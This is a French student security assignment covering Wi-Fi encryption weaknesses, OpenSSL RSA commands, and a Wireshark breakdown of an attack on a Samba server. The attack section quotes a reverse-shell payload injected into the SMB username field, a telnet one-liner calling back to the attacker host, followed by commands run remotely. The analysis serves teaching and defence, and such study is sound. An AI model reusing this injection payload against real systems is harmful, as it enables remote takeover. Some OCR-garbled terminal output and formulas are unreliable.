# Cryptographie et sécurité $\mathbf{IFT-606}$

Devoir 1 - Cryptographie et attaques

Amandine Fouillet - 14 130 638 Frank Chassing - 14 153 710

21 février 2015

### Table des matières

1	$W_{i}$ -	-Fi	5
	1.1	Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles	5
		1.1.1 Le protocole WEP	5
		1.1.2 Le protocole WPA	5
		1.1.3 Le protocole WPA2	6
	1.2	Aircrack-ng	6
<b>2</b>	Chi	iffrement et signature	7
	2.1	Génération d'une paire de clé RSA	7
	2.2	Création d'un fichier contenant la partie publique de la clé RSA	7
	2.3	Chiffrement de la partie privée générée	
	2.4	Chiffrement d'un message	8
	2.5	Déchiffrement d'un message	8
	2.6	Signature du fichier	9
3	Att	aque décortiquée	10

#### 1 Wi-Fi

#### 1.1 Fonctionnement des trois algorithmes de chiffrement, points faibles et attaques possibles

Le WEP (Wired Equivalent Privacy), le WPA (Wi-fi Protected Access), et le WPA2 sont des protocoles de sécurité destinés à sécuriser les réseaux sans fils. Nous allons détailler le fonctionnement de ses protocoles ainsi que leurs vulnérabilités.

#### 1.1.1 Le protocole WEP

Le protocole WEP repose sur l'algorithme à clé symétrique RC4. La longueur de la clé WEP est de 40 ou 104 bits. Elle est par la suite concaténée avec un vecteur d'initialisation qui est composé d'une séquence de 24 bits générée aléatoirement (pour ne pas risquer d'utiliser deux fois la même clé). Ce vecteur est connu de l'émetteur et du récepteur, et apparait en clair dans les trames. Nous obtenons donc au final une clé de 64 ou 128 bits. Cette clé est ensuite couplé au message à transmettre par un XOR (OU exclusif), ce qui donne le message chiffré. Le problème du protocole WEP réside dans le fait que seul le vecteur d'initialisation change, la clé de la box ne change pas et reste fixe. Ce vecteur étant de petite taille (24bits), il y a eu de nombreuses attaques qui ont utilisé cette faille, et ce protocole n'est plus utilisé sur les équipements Wi-fi aujourd'hui. En effet, il est assez rapide de couvrir toutes les possibilités et de casser la clé.

De plus ils existent d'autres failles principales sur ce protocole :

- Les algorithmes de vérification d'intégrité et d'authentification sont très facilement contournables.
- Les clés courtes 40 bits ou 104 bits sont trop simples et peuvent être sujet à des attaques par dictionnaire.

On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque par clé apparentée
- Attaque FMS
- Attaque par fragmentation
- Attaque par dictionnaire
- Attaque par force brute

#### 1.1.2 Le protocole WPA

Le WPA a été créé suite aux faiblesses du protocole WEP. Il est basé sur le protocole TKIP (Temporal Key Integrity Protocol). A la différence du protocole WEP, le WPA chiffre par une fonction XOR chaque message à transmettre avec une clé qui est modifiée à chaque période de temps. Le message étant alors chiffré, il est par la suite concaténé avec un vecteur d'initialisation qui est haché et n'apparait donc pas en clair dans les trames. Le WPA était utilisé à court terme pour remplacer le WEP et s'adapter au firmware des cartes Wi-fi de l'époque, basé sur RC4. Très vite, il a été remplacé par la norme complète WPA2 qui est beaucoup plus sûr. Une faiblesse au niveau du protocole TKIP a été découverte par des chercheurs Eric Tews et Martin Beck. En effet, le protocole TKIP ajoute une couche d'intégrité par le biais d'un MIC (Message Integrity Code) s'appuyant sur un checksum chiffré. La technique d'attaque est de capturer un paquet, de modifier son checksum puis d'analyser la réponse du point d'accès lorsqu'il reçoit le paquet. Cette technique est efficace avec les paquets ARP car le contenu de ceux-ci est connu, à part les deux octets de l'adresse IP. Il suffit donc de trouver ces deux octets en envoyant deux paquets toutes les soixante secondes, ce qui

prend une quinzaine de minutes pour couvrir toutes les possibilités. On peut également nommer les différentes attaques existantes sur ce protocole :

- Attaque Beck & Tews
- Attaque par force brute

#### 1.1.3 Le protocole WPA2

Le WPA2 est basé sur l'algorithme AES (Advanced Encryption Standard). Cet algorithme de chiffrement symétrique prend en entrée un message de 128 bits. Il possède également une clé de 128, 192 ou 256 bits. Chaque octet de données est stocké dans une matrice de taille 4x4. Ensuite plusieurs opérations sont effectuées sur cette matrice. Ces opérations sont effectuées un certain nombre de fois en fonction de la taille de la clé (128 bits : 10 tours, 192 bits : 12 tours, 256 bits : 14 tours).

- Une substitution par octet non linéaire où chaque octet est remplacé par un autre octet choisi dans une table particulière (Boite-S). Cette opération garantit le côté résistant de l'algorithme.
- Un décalage par ligne consistant en une étape de transposition où chaque élément de la matrice est décalé à gauche d'un certain nombre de colonnes.
- Un mélange par colonne qui effectue un produit matriciel en opérant sur chaque colonne de la matrice.
- Un ajout de la clé de tour qui consiste à faire un OU exclusif entre les 128 bits de la matrice et les 128 bits de la clé de tour. La clé de tour est calculée à partir de la clé de chiffrement. Cette clé de chiffrement est stockée dans un tableau de 4 lignes et 4, 6 ou 8 en fonction de la taille de la clé, et est ensuite étendue dans un tableau W ayant 4 lignes et (4\*nombre de tours+1) colonnes. La clé de tour est donné par les 4 colonnes 4\*i, 4\*i+1, 4\*i+2, 4\*i+3 du tableau W, avec 0<i<normalisation de la clé de tour est donné par les 4 colonnes 4\*i, 4\*i+1, 4\*i+2, 4\*i+3 du tableau W, avec 0<inombre de tours.

En ce qui concerne les vulnérabilités du WPA2, l'algorithme AES n'a pas encore été cassé à part par le biais de la force brute. Certaines attaques existent sur des versions simplifiées d'AES, sur des versions où le nombre de tours est moins important. Des attaques ont également vu le jour sur la version complète de l'algorithme d'AES mais ces attaques ne font que réduire sensiblement le nombre d'opérations à effectuer par rapport à la méthode de la force brute (2Î26 opérations contre 2Î28 opérations pour une attaque par force brute). Il existe une vulnérabilité de ce protocole nommé « hole 196 » permettant d'intercepter et décrypter des communications sur le réseau, les voler ou bien s'introduire sur une machine et l'infecter. Cependant, la portée de cette faille est extrêmement limitée puisqu'il faut en pratique être un utilisateur déjà enregistré sur le réseau.

On peut recenser les différentes attaques existantes sur ce protocole :

Attaque par force brute

#### 1.2 Aircrack-ng

#### 2 Chiffrement et signature

#### 2.1 Génération d'une paire de clé RSA

Pour générer une paire de clé RSA d'une taille de 2048 bits protégée par un mot de passe, on exécute la commande suivante : genrsa -out cle.pem -des 2048 (1). Le fichier généré cle.pem (FIGURE 2) contient maintenant la paire de clé RSA d'une taille de 2048.




FIGURE 1 – Génération de la paire



FIGURE 2 – Fichier obtenu

#### 2.2 Création d'un fichier contenant la partie publique de la clé RSA

Pour créer un fichier contenant seulement la partie publique de la clé RSA on exécute la commande suivante : rsa -in cle.pem -pubout -out clePublique.pem (FIGURE 3). Le fichier généré clePublique.pem (FIGURE 4) contient maintenant la clé publique.




Figure 3 – Exécution de la commande



Figure 4 – Clé publique

#### 2.3 Chiffrement de la partie privée générée

Pour chiffrer la partie privée générée, on exécute la commande suivante : rsa -in cle.pem -des3 -out cle.pem (FIGURE 5). Quand on réouvre le fichier cle.pem on remarque que le chiffrement a changé pour un chiffrement avec l'algorithme des3 (FIGURE 6).

```
Amandine — openss! — 80×24

Last login: Thu Feb 19 14:12:42 on ttys000

MacBook-Air-de-Amandine: Amandine$ openss!
OpenSSL> genrsa - out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus

...++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
Writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
Writing RSA key
Enter PBM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL>
```

FIGURE 5 – Exécution de la commande

# 

FIGURE 6 – Fichier cle.pem

#### 2.4 Chiffrement d'un message

Nous allons maintenant chiffrer le fichier message.txt (FIGURE 7) qui contient le message "OpenSSL is really cool!!!". Pour se faire, nous exécutons la commande suivante : rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt (FIGURE 8). Le fichier messageC.txt contient le message crypté (FIGURE 9).




FIGURE 7 – Fichier message.txt




FIGURE 8 – Exécution de la commande

#### 2.5 Déchiffrement d'un message

Pour déchiffrer le message du fichier messageC.txt, on exécute la commande suivante : rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt (Figure 10). On obtient le fichier messageD.txt qui contient le message décrypté (Figure 11) qui correspond bien au message initial.

FIGURE 9 – Fichier messageC.txt




FIGURE 10 – Exécution de la commande

FIGURE 11 - Fichier messageD.txt

messageD.txt

#### 2.6 Signature du fichier

Pour signer le fichier, on exécute la commande suivante : rsautl -sign -inkey cle.pem -in messa-geD.txt -out fic.sig (Figure 12). La Figure 13 montre le fichier fic.sig obtenu.

```
Amandine — openss! — 80x24

Last login: Thu Feb 19 14:12:42 on ttys000

MacBook-Air-de-Amandine: ~ Amandine$ openss!

OpenSSL> genrsa -out cle.pem -des 2048

Generating RSA private key, 2048 bit long modulus

...+++

e is 65537 (0x10001)

Enter pass phrase for cle.pem:

Verifying — Enter pass phrase for cle.pem:

OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem

Enter pass phrase for cle.pem:

writing RSA key

OpenSSL> rsa -in cle.pem -des3 -out cle.pem

Enter pass phrase for cle.pem:

writing RSA key

UpenSSL> rsa -in cle.pem -des3 -out cle.pem

Enter pass phrase for cle.pem:

writing RSA key

UpenSSL> rsault -encrypt -in message.txt -inkey cle.pem -out messageC.txt

Enter pass phrase for cle.pem:

OpenSSL> rsault -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt

Enter pass phrase for cle.pem:

OpenSSL> rsault -aign -inkey cle.pem -in messageD.txt -out fic.sig

Enter pass phrase for cle.pem:

OpenSSL> sphrase for cle.pem:

OpenSSL> phrase for cle.pem:
```

FIGURE 12 – Exécution de la commande




FIGURE 13 – Fichier fic.sig

Pour vérifier la signature, on exécute la commande suivante : rsautl -verify -pubin -inkey clePublique.pem -in fic.sig (Figure 14). On obtient le résultat attendu.

FIGURE 14 – Vérification de la signature

#### 3 Attaque décortiquée

Source	Destination	Protocole	Infos	
CadmusCo_aa:f4:93	Broadcast	ARP	Who has 10.0.2.8?	Tell 10.0.2.4

Figure 15 -

Après s'être présenté sur le serveur, le hacker d'IP 10.0.2.4 demande au routeur cadmusCo l'adresse mac du serveur d'adresse IP 10.0.2.8. (FIGURE 15)

```
CadmusCo_25:6a:fa CadmusCo_aa:f4:93 ARP 10.0.2.8 is at 08:00:27:25:6a:fa
```

Figure 16 -

Ensuite il reçoit une réponse du routeur et obtient l'adresse mac 08:00:27:25:6a:fa du serveur. (FIGURE 16)

10.0.2.4	10.0.2.8	TCP	55991+139 [SYN] Seq=0
10.0.2.8	10.0.2.4	TCP	139+55991 [SYN, ACK]
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=1

Figure 17 -

Le hacker établit par la suite une connexion TCP avec le serveur. On le remarque par les flags [SYN], [SYN, ACK] et [ACK]. (FIGURE 17)

Le hacker fait alors une demande de protocole samba au serveur. (FIGURE 18)

10.0.2.4	10.0.2.8	SMB	Negotiate Protocol Request
10.0.2.8	10.0.2.4	TCP	139→55991 [ACK] Seq=1 Ack=

Figure 18 -

```
    SMB (Server Message Block Protocol)

    ■ Negotiate Protocol Request (0x72)

      Word Count (WCT): 0
      Byte Count (BCC): 49
    Requested Dialects
      ■ Dialect: LANMAN1.0
          Buffer Format: Dialect (2)
          Name: LANMAN1.0
      □ Dialect: LM1.2X002
0000
      08 00 27
                25
                   6a fa 08
                            00
                                 27
                                    aa
                                       f4
                                          93
                                             08
                                                 00
                                                    45
                                    5f
               01
                                 42
                                       0a 00
                                                    0a
                                                       00
0010
      00 8c
            e0
                   40
                      00 40
                            06
                                             02
                                                 04
               b7
                   00
                                 99
                                       71
                                             84
                                                    80
0020
         08
                      8b b7
                            ef
                                    e2
                                                 8e
                                                       18
      02
            da
                                          e2
                                    0a 00 83 46
0030
      00 Of
            18 8a 00 00
                         01
                            01
                                 08
                                                1f
0040
      df d5 00
               00 00
                      54
                            53
                                 4d 42 72 00 00
                                                00 00 18
                                                                ..T.S MBr..
                                 00 00 00 00 00
0050
      01 c0
            00
               00 00 00 00
                            00
                                                00 00 00
                  74 49
                                                    41 4e
                                                                       . LANMAN
0060
      18 46
            00
               00
                         00
                            31
                                 00 02 4c 41
                                             4e
                                                4d
                                                             .F..tI.1
0070
      31 2e
            30
               00 02
                      4c
                         4d
                            31
                                 2e
                                    32
                                       58
                                          30
                                             30
                                                 32
                                                    00 02
                                                            1.0..LM1
                                                                      .2X002..
                                    20 31 2e 30 00 02 4e
0080
            20 4c 41 4e 4d
         54
                            41
                                 4e
                                                            NT LANMA N 1.0..N
                                 32 00
0090
      54 20 4c 4d 20 30 2e 31
                                                            T LM 0.1 2.
```

Figure 19 –

Ce protocole est un protocole d'identification du nom de NT Lan Manager. (FIGURE 19)

10.0.2.8	10.0.2.4	SMB	Negotiate Protocol Response
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=89 Ack=1

Figure 20 -

Le hacker reçoit une réponse positive de la part du serveur et peut ensuite tenter de s'identifier sur le serveur. (FIGURE 20)

```
10.0.2.4 10.0.2.8 SMB Session Setup AndX Request, User:
```

Figure 21 -

Pour se connecter il rentre une ligne de commande particulière à la place du champ « user ». (FIGURE 21) Cette ligne est /='nohup sh -c '(sleep 4428|telnet 10.0.2.4 5002|while :; do sh && break; done 2>&1|telnet 10.0.2.4 5002 >/dev/null 2>&1 &)'' Elle permet de lancer un processus

qui restera actif même après la déconnexion de l'utilisateur. Ce processus émule un Shell à distance, c'est-à-dire qu'il demande au serveur linux d'ouvrir un Shell sur la machine du hacker. Ceci a pour but de pouvoir exécuter des commandes saisies au clavier sur une machine distante. De plus, le hacker redirige toutes les sorties (Out, Erreurs) vers /dev/null.

10.0.2.8 10.0.2.4 SMB Session Setup AndX Response, Error: STATUS\_LOGON\_FAILURE

FIGURE 22 -

Par la suite la machine se rend compte que le login rentré n'est pas bon et envoie donc une erreur d'identification. Cependant, il est trop tard car le hacker peut déjà exécuter des commandes sur le serveur par le biais du Shell qu'il a ouvert. (FIGURE 22)

	- ,	,	
10.0.2.4	10.0.2.8	TCP	5002→46068 [PSH, ACK]
	Fi	GURE 23 –	
0010 00 4b bc 0020 02 08 13 0030 00 0f 18 0040 df d9 65	25 6a fa 08 00 27 e0 40 00 40 06 65 8a b3 f4 36 73 fa 49 00 00 01 01 08 63 68 6f 20 74 66 76 4c 6f 72 3b 0a	c1 0a 00 02 04 ca 72 0b 01 0e 0a 00 83 46 6a	0a 00 .K@.@. e 80 186sr ff ffIFj

FIGURE 24 -

Ensuite le hacker exécute des commandes sur le terminal du serveur comme « echo t fulx627y7JxvLor; ». (FIGURE 24) Le flag PSH indique le serveur doit absolument délivrer les données envoyées. (FIGURE 23)



#### FIGURE 25 -

On peut voir ensuite que l'ordinateur du hacker se déconnecte du serveur car il a rentré un mauvais login lors de la tentative de connexion. On peut observer cette déconnexion par le flag [RST] qui indique une annulation de connexion. (FIGURE 25)

Le hacker va alors s'adresser au serveur DHCP. Ce serveur DHCP va permettre de fournir une adresse IP au hacker arrivant sur le réseau et désirant communiquer et échanger avec lui.

10.0.2.4 10.0.2.3 DHCP DHCP Request - Transaction ID 0x9bca4452 FIGURE 26 -

Il y a donc plusieurs trames qui sont envoyées. Le hacker va faire une requête auprès du serveur DHCP (FIGURE 26).

Puis le serveur va émettre un paquet spécial de broadcast sur le réseau local 255.255.255.255 (FIGURE 27).

10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction	ID 0x9bca4452
		FIGURE 2	27 –		
0.0.0.0	255, 255, 255, 255	DHCP	DHCP Discov	er - Transaction	ID 0x8393e549
		FIGURE 2	28 –		

Ensuite le hacker envoie une trame avec l'adresse 0.0.0.0 (car il n'a pas encore d'adresse IP) vers l'adresse de broadcast (DHCP Discover) pour demander une adresse IP (FIGURE 28).

10.0.2.3 255.255.255 DHCP DHCP Offer - Transaction ID 0x8393e549
FIGURE 29 -

En réponse à cette requête, le serveur DHCP va émettre une réponse proposant au hacker une adresse IP, le but étant de rendre le hacker apte à communiquer sur le réseau via cette adresse IP (FIGURE 29).

0.0.0.0 255.255.255 DHCP DHCP Request - Transaction ID 0x8393e549 FIGURE 30 -

Le hacker va alors sélectionner une des offres reçues et en informer le serveur DHCP. Le hacker demande au serveur la validation de cette adresse IP pour qu'il soit informé qu'elle n'est plus libre (FIGURE 30).

10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x8393e549

Figure 31 -

Le serveur va confirmer la validation de l'adresse IP (FIGURE 31).

9.244605000	0.0.0.0	255.255.255.255	DHCP	DHCP Request	-	Transaction	ID	0x8393e5
9.273971000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	-	Transaction	ID	0x8393e5
23.182920000	10.0.2.4	10.0.2.3	DHCP	DHCP Request	-	Transaction	ID	0x51fe92
23.193793000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	-	Transaction	ID	0x51fe92

Figure 32 -

Pour des raisons d'optimisation des ressources réseau, les adresses IP sont délivrées avec une date de début et une date de fin de validité. C'est ce qu'on appelle un « bail ». Ici, le hacker voit son bail arriver à terme et demande alors au serveur de prolonger celui-ci par un DHCP Request (FIGURE 31).



Figure 33 -

Puis le hacker exécute la commande « echo god is good »

0000	08 00 27 25 6	6a fa 08 00 27	aa f4 93 08 00 45 00	'%j 'E.
0010	00 45 bc e1 4	40 00 40 06 65	c6 0a 00 02 04 0a 00	.E@.@. e
			e1 72 0b 01 0e 80 18	6sr
			0a 00 83 5b 7f ff ff	C[
0040	df f3 65 63 (	68 6f 20 67 6f	64 20 69 73 20 67 6f	echo g od is go
0050	6f 64 0a			od.

Figure 34 –

## Table des figures

1	Génération de la paire	7
2	Fichier obtenu	7
3	Exécution de la commande	7
4	Clé publique	7
5	Exécution de la commande	8
6	Fichier cle.pem	8
7	Fichier message.txt	8
8	Exécution de la commande	8
9	Fichier messageC.txt	9
10	Exécution de la commande	9
11	Fichier messageD.txt	9
12	Exécution de la commande	9
13	Fichier fic.sig	9
14	Vérification de la signature	10
15		10
16		10
17		10
18		11
19		11
20		11
21		11
$\frac{-}{22}$		12
23		12
$\frac{-3}{24}$		12
25		12
26		12
27		13
28		13
29		13
30		13
31		13
32		
33		
34		13 14
04		14